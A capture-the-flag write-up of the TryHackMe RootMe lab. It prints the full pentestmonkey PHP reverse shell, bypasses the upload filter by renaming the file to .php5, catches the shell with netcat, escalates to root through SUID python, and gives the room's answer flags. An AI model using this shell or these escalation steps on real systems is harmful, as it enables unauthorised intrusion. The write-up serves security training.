Try Hack Me RootMe room

The lab will be divded into 3 sections:

1. Reconnaissance
2. Getting a shell
3. privilege escalation

The program that will be used:

1. Nmap
2. GoBuster
3. Netcat
4. Wappalyzer extension

Reconnaissance

IP address: 10.10.97.126

port Scan:


we will use the following command:

nmap -sS <Target_IP>

```
root@ip-10-10-178-189:~# nmap -sS 10.10.97.126

Starting Nmap 7.60 ( https://nmap.org ) at 2024-02-24 05:58 GMT
Nmap scan report for ip-10-10-97-126.eu-west-1.compute.internal (10.10.97.126)
Host is up (0.00043s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:24:A9:75:22:87 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

we discovred 2 open ports: 80 & 22

Using Wappalyzer extension, we can know the Apache HTTP server version, programming languages used in the website and the operating system:



Directory enumeration:

we will use GoBuster following this command:

gobuster dir -u <Target_IP> -w <Path_To_Wordlist>

```
root@ip-10-10-178-189:~# gobuster dir -u http://10.10.97.126 -w /root/Desktop/To
ols/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.97.126
[+] Threads:        10
[+] Wordlist:       /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-m
edium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/02/24 06:14:44 Starting gobuster
===============================================================
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
===============================================================
2024/02/24 06:15:06 Finished
---------------------------------------------------------------
```

we can focus on the panel directory and uploads directory because we will try exploiting uploads vulnrabilities.

the answers to the questions of this section:

Answer the questions below

Scan the machine, how many ports are open?

2 | Correct Answer | Hint

What version of Apache is running?

2.4.29 | Correct Answer

What service is running on port 22?

ssh | Correct Answer

Find directories on the web server using the GoBuster tool.

No answer needed | Correct Answer | Hint

What is the hidden directory?

/panel/ | Correct Answer

Getting a shell

As mentioned above, we will try to exploit upload vulnrabilities. we will use ubiquitous Pentest Monkey reverse shell. it would look

like this but it comes with Kali linux:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

```
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);
```


```
$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
```

```
            if ($debug) printit("STDERR: $input");
            fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
        if (!$daemon) {
            print "$string\n";
        }
}

?>
```


before running the code we need to change $ip = '127.0.0.1'; // CHANGE THIS to our machines turn0 ip address.

copy the code above into an empty document.

after trying to upload the reverse shell in php extension from panel directory, we will be faced with this error:



meaning that the serever has some filtration that we will be trying to bypass. After lots of try and error, we can try to rename the file to .php5 to by pass the filter. upon trying we will get this message:



after, the modifications, we will upload the file to the server.


we will go to uploads directory and try to run our reverse shell. But first, let's get our Netcat listener ready by using this command:

nc -lvnp <port_we_put_in_the_reverse_shell_file>

in our case, the port we are listening to is 1234:

```
root@ip-10-10-178-189:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

now, we can go to uploads directory and run our shell:



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
index.png	2024-02-24 07:40	10K	
new-rev-shell.php7	2024-02-24 07:59	9.1K	
new-rev-shell.php7.png	2024-02-24 08:01	9.1K	
new.php5	2024-02-24 07:14	40	
newshell.php5	2024-02-24 08:10	72	
rev-shell.php.png	2024-02-24 06:58	5.4K	
rev-shell.php3	2024-02-24 07:34	8.5K	
rev-shell.php7	2024-02-24 07:55	2.1K	
rev-shell2.php.png	2024-02-24 07:00	5.4K	
rev-shell2.php7	2024-02-24 07:07	5.4K	
rev-shell3.php7	2024-02-24 07:10	5.4K	
simple.php5	2024-02-24 08:07	43	
ultimat.php5	2024-02-24 08:19	2.5K	

Apache/2.4.29 (Ubuntu) Server at 10.10.97.126 Port 80

The file that works is called ultimate.php5

after running the program, we will get our reverse shell on our listener and we can go and retrive the flag from the system:

```
root@ip-10-10-178-189:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.97.126 42952 received!
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_
64 x86_64 x86_64 GNU/Linux
 08:19:34 up  2:26,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
```

to retrive the flag, we will use the following command to find the file user.txt:

find / -type f -name "user.txt" 2>/dev/null

after we will cat the file to get the result:

```
$ find / -type f -name "user.txt" 2>/dev/null
/var/www/user.txt
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

Privilege escalation

if we check the SUID using the command:


find / -type f -perm -04000 -ls 2>/dev/null

we will find that the following file has root privileges:

/usr/bin/python

```
$ find / -type f -perm -04000 -ls 2>/dev/null
   787696     44 -rwsr-xr--   1 root     messagebus    42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-da
emon-launch-helper
   787234    112 -rwsr-xr-x   1 root     root         113528 Jul 10  2020 /usr/lib/snapd/snap-confi
ne
   918336    100 -rwsr-xr-x   1 root     root         100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu
/lxc/lxc-user-nic
   787659     12 -rwsr-xr-x   1 root     root          10232 Mar 28  2017 /usr/lib/eject/dmcrypt-ge
t-device
   787841    428 -rwsr-xr-x   1 root     root         436552 Mar  4  2019 /usr/lib/openssh/ssh-keys
ign
   787845     16 -rwsr-xr-x   1 root     root          14328 Mar 27  2019 /usr/lib/policykit-1/polk
it-agent-helper-1
   787467     20 -rwsr-xr-x   1 root     root          18448 Jun 28  2019 /usr/bin/traceroute6.iput
ils
   787290     40 -rwsr-xr-x   1 root     root          37136 Mar 22  2019 /usr/bin/newuidmap
   787288     40 -rwsr-xr-x   1 root     root          37136 Mar 22  2019 /usr/bin/newgidmap
   787086     44 -rwsr-xr-x   1 root     root          44528 Mar 22  2019 /usr/bin/chsh
   266770   3580 -rwsr-sr-x   1 root     root        3665768 Aug  4  2020 /usr/bin/python
```

we can go to this websit: https://gtfobins.github.io/#+suid and search for python



we can then apply the following:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
$ cd /usr/bin
$ ./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
whoami
root
```

now we can look for the root.txt file using the following command:

find / -type f -name root.txt 2>/dev/null

this will give us a directory to the file we want. after we cat the file we want like the following:

```
find / -type f -name root.txt 2>/dev/null
/root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

answers to the questions:

Task 4 Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Answer the questions below

Search for files with SUID permission, which file is weird?

/usr/bin/python | Correct Answer | Hint

Find a form to escalate your privileges.

No answer needed | Correct Answer | Hint

root.txt

THM{pr1v1l3g3_3sc4l4t10n} | Correct Answer